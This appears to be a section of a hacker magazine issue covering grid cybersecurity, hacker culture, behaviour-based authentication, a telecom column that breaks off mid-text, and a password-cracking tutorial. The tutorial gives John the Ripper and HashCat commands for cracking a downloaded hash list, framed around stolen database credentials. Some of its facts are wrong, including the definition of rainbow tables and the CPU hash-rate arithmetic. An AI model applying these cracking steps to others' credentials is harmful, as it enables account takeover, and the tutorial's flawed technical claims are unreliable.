by lg0p89

This article is for conversation purposes and to provoke thoughts on the topic.

InfoSec and the electrical grid/utility companies are clearly in two different industries. The definition, active application, and need is self evident. There is no need for an explanation. To rattle on regarding this would be as necessary as writing a treatise on why we need oxygen. With the electrical grid, we all need and use the product. The electrical grid is much like our hemoglobin as it is necessary for our work. The electricity feeds our beloved systems and servers. Without this, the users would simply have boat anchors on their respective desks.

These two industries seemingly are not related, other than a loose indirect link of the computer.

Power Outage

Here is the thing, though. If there is no electricity, there are no computers processing after the auxiliary batteries are run down, unless the entity has a natural gas generator that just happens to be hardwired in.

For those of a certain age, we lived through and vividly remember the power outage of 2003 (Wikipedia, N.D.) On August 14, 2003, just prior to the close of business, Ontario, Canada, and a good portion of the Midwest and Northeast U.S. lost power. No notice. No backup plan. No nothing. No gas, as the gas pumps need electricity. The power was out for two days.

This disrupted everything - literally. Forty-eight hours does not seem like an eternity until you have to live through it. As an example, people could not buy gas to get to work or buy groceries, as the gas pumps require power and the grocery stores need this for the lights, registers, coolers, etc. Also, people and businesses could not operate their A/C. Imagine this for two days in the hot summer and trying to keep the server room at an acceptable temperature. I personally lived through this in southeast Michigan. This brief period was no fun. On the Kelvin (K) scale of enjoyment, this was an absolute zero (0° K).

The power outage was due to several

factors. Two of these included not balancing the supply and demand for electricity and the other involved a bug in their software that paused the alarm system in the control room for more than an hour. The alarm would have alerted the control room staff of the issue and potentially stopped the cascading of errors.

Nexus

It is well established how important electricity is to our work and way of life. As noted via the power outage of 2003, the electrical grid is at certain points fragile and vulnerable. It's not as solid as we think. The grid can go down.

The connection is relatively simple. A lack of InfoSec has the propensity to open the utility companies up for issues. Issues as a rule of thumb are bad for the community. There is a distinct need to tie InfoSec with the electrical grid. There is a need to protect the grid from its own, self-imposed vulnerabilities.

It has been known in the industry that utility companies are lacking as it relates to cyber-attacks. (Mills, 2009) The focus has not been on cyber-security, but securing more energy to sell and economizing operations. There are reports that the electrical grid had been compromised previously by non-U.S. entities. Some even say the Russian and Chinese have done this. (Mark, 2009) The issue has been, as the systems become more advanced, that these systems have become less secure.

An example of this is the control system getting, over time, less secure as a matter of convenience. The systems used to be more separated, so the IP-based system could not transfer data or communicate with the control room computers. There is a clear issue with potential accessibility.

Why This is Important

Here is something to think about. Billy works in the control room of the plant at the utility company. Once he arrives home on Tuesday from work, he sits down and checks his Gmail account. He sees an email from "Adriana21", opens it, and clicks on the link for her private photos which are just for him! In short, Billy has become a victim of spear phishing. Billy, in the lack of infinite wisdom,

then logs into his work email account. He then has infected the utility company's system and everything attached to it. When senior management finds out where this issue came from and how it was introduced, Billy is going to have a bad day. This equates to an RGE (resume generating event). With the specific utility, malware may have access to the control room's system.

The direct issue involves the network control software. A portion of the packages unfortunately have this as a default and have the other software bundled with the options to run web servers, remote access, and wireless access. This is very convenient for operations, but is an access point for deviants. These issues provide additional inlets for the deviant to work at in order to hack into the company.

To access these vulnerable systems does not take the state of the art software packages costing over \$60 million. All this takes is a little social engineering and a well-directed spear phishing attack. In our example with Billy, the simple yet enticing email simply has to have as a payload the appropriate malware or a link to a malicious website. The plant control network logically should be completely separated from the outside access.

With utilities, there is a certain level of importance. Whenever the power goes out, even for half a day, people get very excited very quickly. This is not a seasonal issue, as people are upset in the winter and summer months. This is clearly different and there is a greater level of security with a utility versus a local dollar store. Not that there is anything right or wrong with a dollar store; this is just used as a comparison.

Warning Will Robinson! Warning!

Please note, this section's title is for a certain demographic.

Back to the focus. The issue is not new. These warnings started in at least 1999. This was also clearly stated in 2004 with the warning that using IP networks was an issue. Further evidence of the issue, if it was even needed, was demonstrated at the 2008 RSA conference. A security-oriented person showed specifically the ease of breaking into a power plant through malware accepted via employee phishing. The examples go on and on. This is a function of the relatively easy access.

The utility companies justify the inaction and complacency as there being business uses for having the systems available on the Internet. They also say this is a convenience. Many of these utilities don't understand or care to understand the threats and their implications. A study released in 2011 even suggested a government agency should be created or tasked with protecting the electrical grid. (Homeland Security News Wire; 2011)

It is that important.

Think of it this way. An attack on the electrical grid, if successful, would cause an immediate and significant issue. If the electrical grid not working for two days for portions of the Midwest, Northeast, and Ontario caused a massive amount of stress, think about the effect of just one seaboard not having electricity. This would be very stressful for the people. This would also be stressful for the utility company as they attempted to reboot the system and remove any detected malware.

Summary

We all hope this is a lesson we don't have to learn firsthand. It is by far better to use common sense and fix the issue now and be prepared. To act takes less time and effort than to react.

References

- Wikipedia. (n.d.). *Northeast blackout of 2003*. Retrieved from http://en.wikipedia.org/wiki/Northeast_Blackout_of_2003.
- Mills, E. (2009, April 10). *Just how vulnerable is the electrical grid?* Retrieved from http://news.cnet.com/8301-1009_3-10216702-83.html.
- Homeland Security News Wire. (2011, December 14). *Electrical grid needs cyber security oversight: Study*. Retrieved from <http://www.homelandsecuritynewswire.com/dr20111214-electrical-grid-needs-cyber-security-oversight-study>.
- Mark, R. (2009, April 9). *Electric power grid hack lights up cyber-security infrastructure experts*. Retrieved from <http://www.eweek.com/c/a/Security/Electric-Power-Grid-Hack-LightsUp-Cyber-Security-Infrastructure-Experts-389549>.



TOOLS FOR A NEW FUTURE

To say we live in interesting times would be a vast understatement. To try and keep up with the technological advancements that are made year after year is a job in itself. But to also try and keep up with the multitude of developments involving hackers, freedom of speech, spying, leaking, hacktivism, legislation, legal battles... it all can get lost in the sheer amount of content we're being exposed to. So while the times are indeed interesting, they are also overwhelming, and the frustration caused by too much data can pull us into the very same inertia we would be experiencing if there was absolutely nothing of interest going on.

Fortunately, there are options and ways that we can use all of this to our advantage. In order to do that, we have to remember a few things. First, we can't possibly take it all on or understand every conceivable nuance. For instance, you may choose to focus on the net neutrality issue and not devote as much time to the topic of NSA spying. Second, it's important for us to work together as much as possible so that we can benefit from the subject matter that others focus upon as well as flesh out those findings we're developing ourselves. Writing or speaking from one's own perspective is essential, but there is also strength in numbers. In groups, there are varieties of opinions and even disagreements, which, contrary to the belief of many, only serve to strengthen and help define the basic premise of the cause we are united on. Finally, as easy and accessible as technology has made things, actual skill remains an achievement that can't be bought or even given away. We have more of an opportunity to develop these skills, but that step cannot be skipped. Understand this and you have a much better chance of standing out against all of the noise.

Let's take a quick look at some of what has come out of this already.

Social media has been known to drag people down into pits of trivia and irrelevance, wasting vast amounts of valuable time. Worse,

it can serve as a tool that can be used against us, insofar as the loss of privacy when too much of our personal information is exposed and the loss of basic social skills when we devote an inordinate amount of time and attention to what's on our phones and tablets at the expense of what's right in front of us.

But social media can also be an invaluable resource if we *choose* to use it in that way. This is a tool that can only hurt us if we let it and which can help us greatly if we recognize the potential of effective and relevant mass communication. One way or another, the power is in our hands.

By learning how to effectively use this tool to quickly reach a great number of people, we have the kind of power that would have been unimaginable only a decade ago. Of course, this is far from a revelation - we've seen social media used successfully in everything from the Arab Spring to all kinds of lobbying efforts. But all too often, the connections we make are short-lived and disappear after whatever crisis that united us is resolved. This is all very useful to those in charge who don't want the basic structure of society to change and who live in fear of people realizing the power that they could have with this technology.

Think of the mindless appeal of something like television, the true opiate of the masses. We are deluged with banality because it's safe and it quells dangerous thoughts of change. We remain firmly mired in our place where we pose no threat. But think about what such a tool *could* be if it got people to think and to see results. This is precisely why governments in every country keep tight control over such outlets. They have tremendous potential power and most people don't even realize it. Of course, that power can also be used in a negative way as well, just as tightly controlled social media could be very dangerous to individuals.

It's all about who's in control and what they do with that control while they have it. In the case of social media, tech-savvy people like hackers are clearly running the show for now, but that could easily change if we stop paying attention. Despite the negative attributes, the positive potential is simply too great to dismiss this unprecedented means of communication.

We've all seen what has happened in general with technology in recent years and decades. Faster, smaller, and cheaper. The access we have now is beyond anything we could have ever dreamed about not too long ago. But what do we do with all of the speed and storage and capability that surrounds us? Do we just do our jobs more efficiently, pile on even more work, and stay inside the box that's defined for us? Or do we dream?

As an example, let's look at how the dramatic changes in technology have affected just one part of our culture: visual storytelling.

The hacker world is filled with stories. It always has been. But we've traditionally had to wait for someone with the experience, skills, and access to the necessary tools to tell these stories for us - and to hope they didn't screw it up too badly since they were invariably outsiders. We could fill these pages with lists of all of the times this didn't go well.

What we are seeing today is a veritable explosion of documentaries from within the community. In 2014 alone, we saw theatrical releases of a revealing documentary on hacktivism (*The Hacker Wars*), the compelling story of the late Aaron Swartz (*The Internet's Own Boy*), and a firsthand and highly relevant account of the Edward Snowden tale (*Citizenfour*). These are just three of the more prominent films that came out in a single year; there are more from within and outside the States. We anticipate an even greater increase in the months and years ahead.

For a tiny fraction of what it used to cost (without even taking inflation into account), it's now possible to get video technology that looks and sounds as good or better than what only major production houses could afford in the recent past. It would have been phenomenally more difficult to produce such high quality works a few years ago, utterly impossible before then. The faster, smaller, and cheaper world has opened some incredibly important doors.

A few decades ago, hackers learned how computers worked by breaking into ones that didn't belong to them via dialups and packet switched networks. There was no other way, as the access simply didn't exist. Today, access to computers is no longer the issue it once was and the landscape has changed completely as a result. And there are no landscapes that can't be as dramatically altered due to these advancements. The plethora of new documentaries is but one example of this. Publishing, photography, music, art of all sorts all can benefit and become far more accessible. But, as with social media, this is only significant if we choose to use it to its full potential.

We know what the YouTube environment has done to the world of video. It seems as if anyone believes they can now be a filmmaker. But, of course, not everyone *is* a filmmaker. Just as not everyone on Flickr is a photographer, not everyone who has a blog is a writer, etc. The list goes on and on. The ease of access to all of these tools is huge, but the issues of skill and experience are just as relevant and vital as they've ever been. With all of the noise that's now out there, it's a daunting and frustrating task to even be heard. But at least those who have the skill and passion have a *chance* to get their perspective out there. We can think of no reason why these opportunities shouldn't be pursued whenever possible. The stories and outlooks unique to the hacking community are too priceless to be trusted to anyone who doesn't truly appreciate them. We have the means to be doing so much more as a community; we have but merely to prioritize.

We are at a pivotal point in history where we have an abundance of access to technology. Many of us are having trouble coming to terms with that. There is simply so much to do, an unlimited amount of potential, so many choices. In a way, it can be easier to be forced down a narrow path than to figure out how to traverse a huge boulevard. That is why we cannot be afraid to make mistakes and false starts as we refine our talents. The learning process has changed on virtually every level and the old rules just don't apply anymore. Rather than wait for someone to issue new rules, we need to plunge into our own era of experimentation and innovation and shape it for our own purposes of expression.

We look forward to the explosion of creativity ahead.

Password Cracking in the Modern Age



by Yuval tisf Nativ and Tom Zahov

A long time ago we understood that storing passwords leads to many issues with security. The idea behind the password or passphrase is to provide a layer of security for the user. Basically, the computer or system can work perfectly without needing a password. You can get to the login screen, see a list of available users, and just click on one of them and the machine will load the settings required for the specific user.

The issue is that sometimes, part of those settings are a bit more sensitive to the user. Or maybe you, as an admin, want to know which user is which and not have them logging on as another user. We can say today that most systems are interested in the segregation between users - sometimes due to sensitive content, sometime due to different privileges and features on the system and sometime it's just to load the content for that user. For example, you can probably post your SoundCloud credentials online. Most SoundCloud users are not content creators, but rather consumers and your playlist is most likely available to the public and you don't care about it. The only reason you had those credentials in the first place was to get your playlists when you load the application.

Password Protection on Different Systems

As always in the real world, the solution is not a single solution for everyone and everything. Take, for example, two systems which are completely different by nature. The first will be your home desktop/laptop (we'll call it your PC) and a shopping site like eBay. In your home PC, you will store a few user credentials, most

likely no more than ten users. The protection you expect your system to provide is to make it difficult on a user to perform actions or access data from another account. eBay, however, is different by nature. Let's first make something clear: eBay is not a shopping site. eBay is a security company. eBay is a system whose sole purpose is to allow sellers and customers to exchange goods with security - commercial security and information security.

On eBay, your needs concerning passwords are completely different than what you would expect on your home system. You expect the system to use your credentials to identify you, keep others out of your account, and never to disclose your password. They seem like the same thing at first, but your home laptop is something which offers services only to you and maybe a few other members of your family. eBay, however, is offering services to millions of users.

In the Beginning

Let's take your home computer as an example to start understanding issues and how we commonly practice password storing today. Let's imagine you are the administrator on your own network at work. You have John, who you have just appointed as the new helpdesk manager. John is a great guy and, in order to help him do his job, you give him administrative access to your main domain controller. Remember, John needs those privileges not because he's a great guy, but because his job will require having significant changes to your network as part of his daily routine. If John has such a high access, what keeps John from

reading the file containing all of the users' passwords and logging in as one of them? One of the main problems is that in almost every system you want a principal called non-repudiation. Non-repudiation is a state where if you, the administrator, can see an action in the log of the system made by User A, User A cannot deny having taken that action.

One of the technologies used to solve this problem is hashing. A hash is a mathematical function which takes a random length of bits and maps them out into a constant length of bits. To better understand this, let's quickly go over the XOR function and a bit of your high school math classes. The XOR function is a logical operand which takes two bits and outputs the difference. For example: 1 and 0 going into XOR will give 1 since there is a difference. 0 and 0 going into XOR will output 0 since there is no difference. The important thing to notice about XOR is that if you have two parts of the equation, you are able to easily map the missing part. If, however, you only have the output, it is mathematically impossible to know the inputs. If I say that the output of XOR is 0, the inputs could have been 0 and 0 or 1 and 1 and you have no way of knowing which, unless you have more information (statistical sample or other types of data).

Now your high school math classes will be handy since they will help you theoretically grasp the way hash functions work and therefore understand the features later on. Remember that test you had and there was this question where you got that weird outcome of "-3.452x" and you knew it was wrong but you had no idea why? Later on, when the teacher returned your exam, you noticed that you flipped a "-" or just mixed up in copying a number and instead of 2 you wrote 7? That's another feature of hash functions. They work in a mode we call block ciphers. When you give the hash function an input to compute, it has a routine it has to follow, but this routine is not one. It's comprised of blocks where the output from the previous block is then fed into the next block as input. This will cause any minute change to the input to "drag" the "error" (more correctly - change) all across the computation progress and provide a significantly changed output.

So these are the features of hash functions we spoke of up until now:

- They take *any* size of input and output a known (constant) size output.
- Each change to the original input will result

in a significant change to the output.

- They are one way functions. You can easily compute a nonce to the hash sum of it, but it is infeasible to compute a nonce given the sum.

How Does This Work Then?!

Well, fine you should ask. When you first enter your password for your user account, the operating system takes your password and hashes it. Depending on your OS, it can be with LM, NTLMv1, NTLMv2, MD5, or other types. After the password is hashed, the sum of it (e.g. the output of the hash function) is then stored into a file. Next time you want to login, the machine gets your password, but it does not know the previous password (it knows the sum). The machine uses your input as the nonce for the same hash function and then checks if the sum is identical to the hash stored in the file.

This allows the machine to store the passwords in a file on disk and, if an attacker gets a hold of these sums, the attacker cannot use them to know the original password for those users. There are a few cryptographic attacks which can allow an attacker to leverage those sums and be able to then login to that system. The first is if a weak hashing algorithm was used and is susceptible to collision attacks. A collision attack is when given a sum of a hashing algorithm, you can compute a nonce that will result in the same sum. Let's go over this again: we said that a hashing algorithm will compute a fixed-length sum for any given input. That was not accurate. Each hashing algorithm hashes its own nonce size limitations. Let's take MD5 for example. MD5 will give us a 128 bit sum every time, typically represented as a sequence of 32 hexadecimal digits. Now the input is practically limited to the amount of computer memory you have while mathematically being infinite; therefore we have infinite set of inputs which will result in the same output. There are two questions left: a) how common are these collisions? b) is there a way to compute them or is there just random guessing?

For this example, we'll use the work of Peter Selinger of the Department of Mathematics and Statistics from Dalhousie University. We'll add a story behind the data:

John has a remote connection to his security camera at home. The security camera stores the password as an MD5 hash. John is using a secure connection so that a man in the middle will not be able to understand the data. John

chose an extremely long password:

```
d131dd02c5e6eec4693d9a0698aff95
➤ c2fcab58712467eab4004583eb8fb7
➤ f8955ad340609f4b30283e4888325
➤ 71415a085125e8f7cdc99fd91dbdf2
➤ 80373c5bd8823e3156348f5bae6da
➤ cd436c919c6dd53e2b487da03fd
➤ 02396306d248cda0e99f33420f5
➤ 77ee8ce54b67080a80d1ec69821bcb
➤ 6a8839396f9652b6ff72a70
```

Darth is a hacker who was able to clone the hard drive of the camera while visiting John. Now Darth tries to read the image of the drive and finds that the password is hashed. Darth finds the following hash:

```
79054025255fb1a26e4bc422aef54eb4
```

Now Darth wants to find the password. He knows that John used a very long password and now turns to a collision attack. During this, Darth find this value:

```
d131dd02c5e6eec4693d9a0698aff95
➤ c2fcab50712467eab4004583eb8fb
➤ 7f8955ad340609f4b30283e4888
➤ 325f1415a085125e8f7cdc99fd91db
➤ d7280373c5bd8823e3156348f5bae6
➤ dacd436c919c6dd53e23487da03fd0
➤ 2396306d248cda0e99f33420f577e
➤ e8ce54b67080280d1ec69821bcb6a8
➤ 839396f965ab6ff72a70
```

which is different than the original but has the same sum under MD5. Darth can now login to John's camera, since the camera does not know the original password, but only the MD5 sum of the password and in this case:

```
MD5(john's_password)
➤ == MD5(darth_collision)
```

Practices

Hashes today are used in many places in many forms; they are used in local machines to store passwords, they are used in websites to protect sensitive information in case an attacker can ex-filtrate the data from the database, they are used in verification of certificates and in file integrity checks. Now let's look at a more practical view of hash cracking.

There are several attitudes towards cracking hashes:

- Open source cracking
- Mathematical attacks
- Brute forcing

We won't go over each of them in great detail. The first is quite simple: many sites today offer the service of cracking hashes (we won't go into how they work) and you can just Google

a sum. For example; you can Google this hash and see what the plain text of it is yourself:

```
e10adc3949ba59abbe56e057f20f883e
```

Mathematical attacks depend on the hashing cipher used and, in any case, they are usually not valid when talking about modern ciphers. Sure, MD5 has a known collision generation algorithm (referred to above), but they will not lead us to a plain text from the hash and there are no known attacks for SHA256 or SHA512 for now, so we'll just skip them.

Brute Forcing

Assuming the hashing algorithm is a strong hashing algorithm, we cannot reverse it nor can we find a collision easily. We would prefer getting the plain text anyway. Our way of doing that would be by taking plain text values, computing the hash sum for them, and then comparing it with the original sum. It might sound like hunting with a club, but only because it is. There are ways to make this search smarter and smarter since computing hash sums consumes a lot of resources from most processors.

A word list is just an ASCII file containing words that we think might be used as the password. Sometimes we can even "improve" the file by pre-computing the sum and saving it right next to the word so we can just search the file for a given hash. This file will be called a rainbow table. They are very big files and searching through them is not easy, but most of the time it's easier than computing the hash all over again and it's more cost-effective when testing several hashes and not just one.

This might not sound like a big improvement, but imagine you just hacked a database and stole 20,000 credentials which are MD5 hashed. Most of the time, you are not interested in just one password but rather as many as possible. Instead of trying to crack each and every one of the hashes in this list, you can use the list of 10,000 most used passwords to try and crack them. A lot of them will probably fit and, again, you are rarely interested in recovering all of the hashes. You can get the top 10,000 most commonly used passwords and even the statistics.

On Kali, type these commands:

```
wget -O crypted-storage.lst
➤ http://pastebin.com/download.
➤ php?i=YULUgrnd
wget -O 10k.zip http://xato.net
➤ /files/10k%20most%20common.zip
unzip 10k.zip
```

Now we'll use John the Ripper to crack those hashes:

```
john --wordlist="10k most common
➡.txt" crypted-storage.lst
```

You might say, "What are the probabilities that so many people will have the same password if it's not on the top 10k list?" Well, this attack is based on the birthday problem in probability theory. This theory tests the chances for a set of randomly chosen people of a pair of them having the same birthday. Unlike common belief, the probability that two people out of a set of 23 having their birthday on the same day is close to 50 percent. With a birthday attack, a hacker randomly generates output of a given cryptographic function until two inputs map to the same password.

HashCat

Those of you who are familiar with this topic are probably a bit mad right now since I have titled this section after the name of a tool for cracking hashes. I would like to say that by my standard, HashCat is not just a tool but it is *the* tool for hash cracking. The main reason this tool is unique for me is the way this tool is configured and works for GPUs (yes, there are other tools working with GPUs and I'm going to talk about HashCat only).

I would like to refer back to an algorithm called LM. LM was an algorithm used to store passwords on the older versions of Microsoft's Windows. In the newer products by Microsoft, we generally do not see LM used anymore. The reason is because this algorithm was fine at the time that it was designed, but these days with our i5 and i7 processors, this algorithm is prone to attack and a 64 bit output is suddenly a very small range and we can easily find values.

The biggest limitation we have on hash cracking is our processors. Storing and sorting through large rainbow tables is possible, but requires very large disks and very fast and large memory, so we mostly compute the hashes on the fly. Though our i7s are strong, they are still not fast enough to allow us feasible cracking of strong passwords on MD5 or SHA256. Today, when we're talking about hash cracking, most of us are talking about hash cracking using graphical processing units rather than central processing units. There are many differences between the two to make a GPU more suitable for hash cracking, but the main reason is the amount of cores. Let's take the brand new Intel i7 fourth generation 4550U processor and the

AMD Radeon HD 7950 GPU. The i7 has two cores with four threads at a speed of 3.00 GHz. The Radeon 7950 has an engine clock of 875 MHz but 1792 stream processors!

GPUs are particularly good for hash cracking since they are really good in parallelism, especially if you are referring to identical operations, which is what hashing is. Remember that block feature we talked about in the beginning? Here you see it coming to life.

A Comparison Between GPU and CPU

Let's take a simple graphics card. For this example, again, we'll use the AMD Radeon 7950. There are a total of 1792 stream processors on the 7950. Without optimizing the computation to the GPU architecture, you can still get a reasonable 160×10^6 SHA1 computations per second on this GPU. Now let's compare this to a CPU:

We'll assume the new Intel i7 fourth generation is here to make things easier. So when referring to the technical spreadsheet, we notice the two cores and four threads. To simplify things, we'll take it as a real eight core processor. A single SHA1 computation will consume about 500 clock cycles. If we are to create an optimized hashing function to use the 128 bit registers to try and require less and less computation, we might reach even a point where we can use 300 clock cycles to compute a single SHA1. Assuming we can run in parallel (this is not such a reasonable assumption since there is a limited number of registers we can use and we assume no other application will require any CPU time), we can get to eight computations with each using 300 clock cycles, which will leave us with 2,400 clock cycles resulting in 2,450 SHA1 hashes per second.

Using HashCat for Your Hash Cracking

Let's start with downloading and compiling HashCat. Yes, there is a version on Kali, but HashCat is frequently updated and improved and you want the newest version of it.

```
# AMD Cards:
wget http://hashcat.net/files/ocl
➡Hashcat-1.21.7z
# NVidia Cards:
wget http://hashcat.net/files/
➡cudaHashcat-1.21.7z
7z e *Hashcat-1.21.7z
cd *Hashcat-1.21
```

And now you're ready to start cracking hashes. Try, for example, the following hashes:

5dd48674f791a9c589c4b63ac249dc4b
1781858ef825ac2074b3544453ffb49a
043763020c15dd4f34987016b6178195
3e2346e38a27ac33cca4d906880b7f80
dc77614b7737874aa1bdd2a384dc7a34
78342384e152971055d3987ad7aa64db
69f56f8117ae196ca69eead336535257
c01aec2cc879706d0a11a29ab8833657
d22a8263372bd6c79d6e2f93f0069605
5c171ed62a2a631c6162fa51a19cd41f

Use HashCat's default dictionaries.

Static Salting

Another solution we have created to handle these hashes is called salting. In the process, a system concatenates the original value before passing it to the hash function. For this example, if we have a database of hashed credentials with MD5, we can find many rainbow tables and easily compute many of the passwords relatively easily. A system can protect the users further on by salting the values of the passwords. In this example, John entered the password "123456" which will be found easily by any rainbow table. Our system will concatenate each password with the following format:

```
MD5( '123' && user.password &&
➔ 'abc4rfdgff4')
```

This will result in each password being harder to crack. The attacker needs to get a hold of the salting format before cracking the passwords and, even then, any existing rainbow tables will probably not fit the salting format

and an attacker will have to calculate the hash sums again.

Dynamic Salting

Dynamic salting is the more recent evolution. While computing power improved, we started seeing programs like Combina (<https://github.com/ytisf/comбина> ➔ -0.4.2), which are very efficient and allow users to easily create rainbow tables whenever the need to arises. The next evolution in the field is dynamic salting, which means that each value is salted with its own unique string. When you salt each value with its own data, it means that a computed hash by the attacker cannot be used twice since the salting data for the others have changed and he needs to compute his wordlist for each and every value. This is powerful, especially if you keep the salting information separate from where the passwords are stored, meaning that an attacker will have to gain access to both of the sections prior to being able to attack them.

Summary

Remember that the world changes. Hash functions decay over time, not because they were designed wrong, but rather because the world changes and people have more computing power at home, plus new devices are invented for the sole purpose of cracking hashes (e.g. Bitcoin and Butterfly Labs).



What Do Ordinary People Think a Hacker Is?

by Kim Crawley

Once a few years ago, I purchased an issue of 2600 at my local Chapters bookstore. Later that day, I was in a car with my friend and his boss, both of whom work in the finan-

cial services industry. Neither my friend nor his boss had much knowledge of computing culture.

"I really like this new issue of 2600 I just bought," I said. My friend's boss was curious.

"Let me see that," she said. I handed it to

her, because she was in another passenger seat. (Never hand someone a magazine while they're driving, kids!)

"The Hacker Quarterly?" she exclaimed. "How is it legal for a bookstore to sell something like this?"

"This magazine has lots of great articles about interesting things that can be done with technology. What's so illegal about that?" I replied.

I'm an information security researcher. That's what *CIO Magazine* says I am, so I've decided to accept that. Most of my work involves writing thoroughly researched articles about IT security. The rest of my work involves writing and editing study material for the InfoSec Institute's CISSP and CEH (Certified Ethical Hacker) training programs.

Thousands of people in IT security read my work. But I'm also read by people in other areas of IT, and I assume the odd layperson stumbles upon my work as well.

One of my favorite books of all time is Steven Levy's *Hackers*. Steve Wozniak, Richard Stallman, Richard Greenblatt, Marvin Minsky, Linus Torvalds, Lee Felsenstein, and Bjarne Stroustrup are some of my heroes. I wish I could have been at MIT during the PDP era, or even a member of the Homebrew Computer Club. But as a Canadian born in 1984, I missed that opportunity.

Ask an ordinary person what a hacker is, and they'll either think of that Angelina Jolie movie, Lisbeth Salander from Stieg Larsson's novels, or some sociopath who penetrates a big corporation's computer network with the purpose of wreaking havoc. Anonymous and other hackivists have been in the news in the past several years, as well. So you and I know the words "whitehat" and "blackhat," but Joe Blow thinks all hackers are blackhats.

Heck, it gets worse than that. I've found people in other areas of IT with the same misconception. Even the IT security articles that other people write that I edit use the word "hacker" interchangeably with "cracker" or "blackhat."

The International Council of E-Commerce Consultants (EC-Council for short) administers the CEH certification. On their website, the phrase "Hackers are here. Where are you?" can be prominently seen. The CEH covers the basic knowledge that's needed to be a penetration tester. They emphasize the phrase "ethical

hacker," because in their language, the word "hacker" alone means someone an IT department needs to watch out for. I write study material for people who write the exam! I've got to cover what's on it. I do what I can.

My late father was a popular novelist. He raised me to have immense appreciation for the power of words.

Think of how the media, marketers, politicians, and cult leaders manipulate the power of language for their own ends. George Orwell inspired the term "doublespeak." We see his fiction replicated in reality. "Used cars" become "pre-owned vehicles." The "Department of Homeland Security" makes Americans less secure in their "homeland." "Dolls" can't be sold to little boys, but "action figures" can be. "This isn't a comic book, it's a graphic novel!" Here in Canada, Prime Minister Stephen Harper's "Fair Elections Act" makes elections unfair. Once a month, I need to use "feminine hygiene products," but I'd rather call them "menstrual blood pluggers," dammit!

I'm an avid gamer, so don't even get me started on "Digital Rights Management."

In the CISSP and CEH study material I write, and in my magazine articles, I insist on calling a hacker with malicious intent an attacker, or a cracker, or a blackhat.

I'm doing everything I can to maintain and promote Steven Levy's use of the word "hacker."

If I can influence more people in IT and tech journalism, I can make life easier for those of us who like to mod video games, or tinker with open source scripting, or who do cool stuff with Raspberry Pi and Arduino boards.

I strongly believe that if we continue to let "non-hackers" think all hacking is blackhat, then the Silicon Valley billionaires win. They benefit immensely from the work hackers have done in the 1950s, 60s, 70s, and 80s. Now they get to reap their profits from overworked and underpaid computer programmers. With that money, they get to kill hacker innovation by spending big bucks on patent trolling. It makes my blood boil.

I'm pretty much exactly as old as *2600 Magazine*. I was born just a few months before Mark Zuckerberg. There's hope for the future. As I said, I do what I can.

SECURITY BEHAVIOR



by Donald Blake

Everyone hates computer passwords. I can hardly remember last night, let alone a stupid x length password. Depending on how paranoid and delusional the organization is, a password can be very long and require some really crazy requirements. If I remember correctly, when I was in the Navy I had a password that was 16 characters long and required a minimum number of upper case letters, lower case letters, numbers, and special characters. I believe I used some sort of vulgar language relating to how much I hated the system for making me have to create such a long password and I wrote it down in Notepad.

At work I have access to five different systems, each requiring a password. Some of them require two step security to get access to the system. If I was paid a dollar for every time I had to enter my user name and password, I'd be able to retire! Using passwords to secure a computer network is actually silly. It's basically like having a club and all you need to access this club is the password to it. Computer networks are expensive to build and maintain and, more importantly, the information that they contain can be critical to the organization. If the network is ever compromised or abused, then the organization's world could change drastically or come to an end. With all the grief that passwords cause users, and knowing that an intruder can be really intelligent and have access to a lot of resources, no system can be 100 percent safe. There need to be better way to secure a computer network other than by using a password as the main line of defense.

Let's theorize. How do you have a computer system without using passwords and only a user name? Is it possible? Assuming we aren't corruptible and we could sit right next to that user and watch everything the user did, then yes, we could tell if the user is using the system as intended. Let's try and replicate the ability to sit right next to the user.

We need a system that can watch users in real time. This way we can watch what they

are doing and if they do try to stray, then we can stop them.

We need to know our user intimately and watch their behavior. Users don't normally access every piece of information on a computer network. They just use the network for their specific purpose. We need to keep track of the user's history and constantly compare it to what they are currently doing. We also need to keep track of their habits, such as how fast they enter commands into the system. This way, we can detect any changes in their behavior and, for an intruder to be able to use the user's account, they would have to match that behavior.

No user is an island, and the more things we can compare the user to the better. Let's organize users into groups and watch the groups' behavior. Each user in a particular group will have a similar behavior as all of the other users in the group. The users access the same files, do the same type of things, and do them in a similar way. We'll keep track of the group's history so we can make sure the users within the group are always doing the same or similar things, too. A user's behavior will match their group behavior and an intruder will now have to match the users' and the group's behavior.

No system is completely secure. Compromising computer networks is big business these days. Organizations depend on their networks to keep them and their users alive. It's far too risky, silly, and archaic to use passwords as the main line of defense for a computer network. A better solution is to use the user's behavior. If the users are monitored in real time, tracked in the right way, and grouped together effectively, then an intruder would have to know the user and the group the user belongs to just as intimately as the network does to gain access. Using user behavior will also stop a user from accessing things they aren't suppose to! Companies use human behavior to sell people stuff all the time. Let's be smart and use human behavior to protect us!

Thanks for reading.

Shout out to Violet, Norah, Kayla.



TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! Since I wrote last, I have been around the world clockwise once again. It was good to catch up with friends and fellow hackers in Europe and China, and to visit the amazing technology markets in Beijing. Technology changes very rapidly in China and despite being only six months from my previous visit, I was really surprised to see how much has changed.

One of the most exciting recent developments in telecommunications is the astonishing price drop in mobile phone chipsets, particularly for basic GSM technology. This is combined with massive improvements in both battery technology (which has gotten much greater), charging technology (which can reliably operate off of inexpensive solar cells), and power consumption (which has dropped). In Beijing, you can now buy a brand new, quad band, unlocked GSM world phone for less than eight dollars. These phones can remain powered on, able to make and receive calls, with a standby time of up to two weeks in between charges. Talk time is also truly astonishing. I remember when I barely got an hour of talk time on my enormous Motorola brick analog cellular phone, but basic GSM phones now boast talk time of up to eight hours of continuous usage - if your voice can hold up for that long!

Just stop for a minute and think about that. For under \$15, you can buy a phone that works anywhere in the world for voice, text, and data, and a solar charger to go with it, and even if you don't charge the phone for two weeks, it'll still be able to make and receive text messages and can even log onto the Internet. It's completely mind-blowing when you think about it. I think the only reason that most people in Western countries haven't noticed is because handsets like these aren't widely available in wealthier places. When your mobile phone carrier's lineup is populated with the latest smartphones, it's hard to notice the availability of no-name Chinese brands at astonishingly low prices.

Now, let me be clear: these inexpensive phones aren't smart phones, and they don't

support even 3G, let alone 4G technologies. However, they do work just fine for voice, low-speed GPRS data, and SMS messaging. And this is the *retail price*, and even includes value added tax! The wholesale price is about half of this, and it's for a fully assembled phone. So, you can infer that the component parts are even less expensive than this. Want to support the latest networks and fastest data speeds? The price is about five times as much, but we're still talking about \$30 for the components. Making things even more interesting, you don't necessarily need all of the component parts involved in building a phone when you consider GSM scenarios that aren't phone calls.

